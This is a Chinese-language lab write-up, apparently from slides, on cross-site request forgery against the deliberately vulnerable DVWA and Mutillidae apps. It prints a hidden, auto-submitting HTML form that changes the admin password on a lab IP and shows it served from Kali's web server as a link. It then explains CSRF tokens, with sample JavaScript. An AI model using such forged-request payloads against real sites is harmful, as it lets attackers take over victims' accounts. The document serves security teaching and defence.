
修改後     value就是我們的新密碼

```
1 <form action="http://192.168.10.131/dvwa/vulnerabilities/csrf/" method="GET">
2   <input type="hidden" value="pass" autocomplete="off" name="password_new">
3   <input type="hidden" value="pass" autocomplete="off" name="password_conf">
4   <input type="hidden" value="Change" name="Change">
5 </form>
```

# 開啟csrf.html可發現都已經是空白頁面了



查看source code 皆是可執行的，只是我們都使用hidden隱藏了，所以頁面看不到



```
view-source:file:///home/kali/Desktop/csrf.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

1 <form action="http://192.168.10.131/dvwa/vulnerabilities/csrf/" method="GET">
2   <input type="hidden" value="pass" autocomplete="off" name="password_new">
3   <input type="hidden" value="pass" autocomplete="off" name="password_conf">
4   <input type="hidden" value="Change" name="Change">
5   </form>
6
7
```

# 新增 javascript語法 自動提交表單


因為都是隱藏的我們希望透過點擊檔案就修改密碼並提交，而不需要點擊檔案後還需自行填寫修改密碼及提交

為表單設一個id

```
1 <form id=form1 action="http://192.168.10.131/dvwa/vulnerabilities/csrf/" method="GET">
2   <input type="hidden" value="pass" autocomplete="off" name="password_new">
3   <input type="hidden" value="pass" autocomplete="off" name="password_conf">
4   <input type="hidden" value="Change" name="Change">
5   </form>
6 <script>document.getElementById('form1').submit();</script>
```

# 開啟csrf.html

可看到直接會顯示修改密碼成功的畫面



## Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

# 實際登入



帳號: admin  
密碼: pass

Username

admin

Password

••••|

Login



# 成功登入



The screenshot shows the DVWA homepage. At the top is a dark header with the DVWA logo. Below the header is a sidebar with a menu of links: Home (highlighted in green), Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main content area has a heading 'Welcome to Damn Vulnerable Web App!' followed by a paragraph describing the app's purpose. Below this is a 'WARNING!' section with a paragraph advising users not to upload the app to a public web server and to use XAMPP for local testing. A 'Disclaimer' section is partially visible at the bottom.

**DVWA**

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

**Disclaimer**

這樣的缺點是，通常要使用者執行這個文件是非常困難的，雖然可以使用社交工程的方式誘使使用者執行，但還是很困難。下一節會說明更好的方法

## 4. 利用CSRF漏洞使用 LINK修改admin的密碼

# 上一節所修改的程式碼

```
1 <form id=form1 action="http://192.168.10.131/dvwa/vulnerabilities/csrf/" method="GET">
2   <input type="hidden" value="pass" autocomplete="off" name="password_new">
3   <input type="hidden" value="pass" autocomplete="off" name="password_conf">
4   <input type="hidden" value="Change" name="Change">
5   </form>
6
7
8 <script>document.getElementById('form1').submit();</script>
9
```

# 將value改為 password

```
1 <form id=form1 action="http://192.168.10.131/dvwa/vulnerabilities/csrf/" method="GET">
2   <input type="hidden" value="password" autocomplete="off" name="password_new">
3   <input type="hidden" value="password" autocomplete="off" name="password_conf">
4   <input type="hidden" value="Change" name="Change">
5   </form>
6
7
8 <script>document.getElementById('form1').submit();</script>
9
```

將檔案複製到以下路徑

```
(root@kali)-[~]  
# cp /home/kali/Desktop/csrf.html /var/www/html/
```

開啟apache2使我們的檔案變成一個網址

```
(root@kali)-[~]  
# service apache2 start
```

# 查看kali的ip

```
(root@kali)-[~]  
# ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:e9:b1:94:06 txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.10.135 netmask 255.255.255.0 broadcast 192.168.10.255  
    inet6 fe80::bde1:461f:c40:b00d prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:8c:c3:8c txqueuelen 1000 (Ethernet)  
    RX packets 779 bytes 841398 (821.6 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 134 bytes 16592 (16.2 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

# 使用windows虛擬機開啟DVWA



Username

admin

Password

....



Login

## DVWA Security

### Script Security

Security Level is currently high.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.


low



Submit

# 修改密碼

網址欄輸入以下網址



可看到顯示成功修改密碼畫面

**Vulnerability: Cross Site Request Forgery (CSRF)**

Change your admin password:

New password:

Confirm new password:

Password Changed



# 實際登入



帳號: admin  
密碼: password

Username

admin

Password

.....|

Login

# 成功登入



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion

## Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

### WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

### Disclaimer

# 5. 防止CSRF漏洞的 正确方式

# 增加 CSRF-Token


- 生成無法被重複利用及不可預知的Token
  - Token 必須是大值
  - Token必須是隨機的
  - Token必須是唯一的
- 將Token以隱藏的方式嵌入HTML頁面
- 提交表單時驗證Token

# Javascript範例程式碼

```
function submitForm() {  
    var xhr = new XMLHttpRequest();  
    xhr.open('POST', '/submit-form', true);  
    xhr.setRequestHeader('Content-Type', 'application/json; charset=UTF-8');  
    xhr.setRequestHeader('X-CSRF-Token', getCSRFToken());  
    xhr.send(JSON.stringify({  
        field1: 'value1',  
        field2: 'value2'  
    }));  
}  
  
function getCSRFToken() {  
    var metaTags = document.getElementsByTagName('meta');  
    for (var i = 0; i < metaTags.length; i++) {  
        if (metaTags[i].getAttribute('name') === 'csrf-token') {  
            return metaTags[i].getAttribute('content');  
        }  
    }  
    return '';  
}
```

- 程式碼中，getCSRFToken()會從頁面的meta標籤中獲取CSRF-Token。
- 當提交表單時，JavaScript會使用XMLHttpRequest對應用程序發送POST請求。
- 在請求中，JavaScript會設置Content-Type標頭為application/json，並設置X-CSRF-Token標頭為從頁面中獲取的CSRF-Token。
- 當應用程序收到請求時，它會驗證令牌是否與會話中的Token比對是否一樣。
- 如果不一樣，則應用程序將拒絕提交。

# 實際展示token的作用 > 開啟Mutillidae



## Mutillidae: Born to be Hacked

**Version: 2.1.19**    **Security Level: 0 (Hosed)**    **Hints: Disabled (0 - I try harder)**    **Not Logged In**

[Home](#)   [Login/Register](#)   [Toggle Hints](#)   [Toggle Security](#)   [Reset DB](#)   [View Log](#)   [View Captured Data](#)


[Core Controls](#) ▶  
[OWASP Top 10](#) ▶  
[Others](#) ▶  
[Documentation](#) ▶  
[Resources](#) ▶

**Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10**

**Latest Version / Installation**

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)

# 點選 Toggle Security 將 Security Level 調至 Level5



## Mutillidae: Born to be Hacked

Version: 2.1.19


Security Level: 5 (Secure)

Hints: Disabled (0 - I try harder)

Not Logged In

[Home](#) [Login/Register](#) [Toggle Security](#) [Reset DB](#) [View Log](#) [View Captured Data](#)

Core Controls ▶  
OWASP Top 10 ▶  
Others ▶  
Documentation ▶  
Resources ▶




### Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)

# 開啟 Add to your blog





# 查看程式碼

可看到csrf-token

```
▼ <form id="idBlogForm" action="index.php?page=add-to-your-  
blog.php" method="post" enctype="application/x-www-form-  
urlencoded" onsubmit="return onSubmitBlogEntry(this);">  
  event  
  <input name="csrf-token" type="hidden"  
    value="1IXzbigc5GTswInFn0YiEtNFwXTCueIc">
```

網頁重新整理又會重新產生新的csrf-token

```
▼ <form id="idBlogForm" action="index.php?page=add-to-your-  
blog.php" method="post" enctype="application/x-www-form-  
urlencoded" onsubmit="return onSubmitBlogEntry(this);">  
  event  
  <input name="csrf-token" type="hidden"  
    value="2We6UUKzCUOVAjl0eiyj4Az109Id19DF">
```

# 修改token提交表單測試

原本的token

```
▼ <form id="idBlogForm" action="index.php?page=add-to-your-  
blog.php" method="post" enctype="application/x-www-form-  
urlencoded" onsubmit="return onSubmitBlogEntry(this);">  
  event  
    <input name="csrf-token" type="hidden"  
      value="2We6UUKzCU0VAj10eiyj4Az109Id19DF">
```

修改後的token(將最後一個f改為小寫)

```
event  
  <input name="csrf-token" type="hidden"  
    value="2We6UUKzCU0VAj10eiyj4Az109Id19Df">  
▶ <span> ... </span>
```

# 因為token錯誤的關係，提交表單會看到錯誤訊息

Note: <b>,</b>,<i>,</i>,<u> and </u> are now allowed in bl

test|

Save Blog Entry

Error: Failure is always an option and this situation proves it	
Message	Sorry. An error occurred. Support has been notified.
Did you <a href="#">setup/reset the DB?</a>	

# 重新整理產生一個新token直接提交表單

```
<form id="idBlogForm" action="index.php?page=add-to-your-  
blog.php" method="post" enctype="application/x-www-form-  
urlencoded" onsubmit="return onSubmitBlogEntry(this);">
```

event

```
<input name="csrf-token" type="hidden"  
value="ehFxvAFg4USJsMPfUL7JFMMgTb0cb9yu">
```


**Note:** <b>,</b>,<i>,</i>,<u> and </u> are now allowed in b

test2|


Save Blog Entry


# 沒有錯誤訊息，因為token正確，所以成功提交表單

**Welcome To The Blog**

 **Back**

**Add New Blog Entry**

 [View Blogs](#)

 [View Blogs](#)

2 Current Blog Entries			
	Name	Date	Comment
1	anonymous	2023-12-05 07:22:16	test2
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

**End**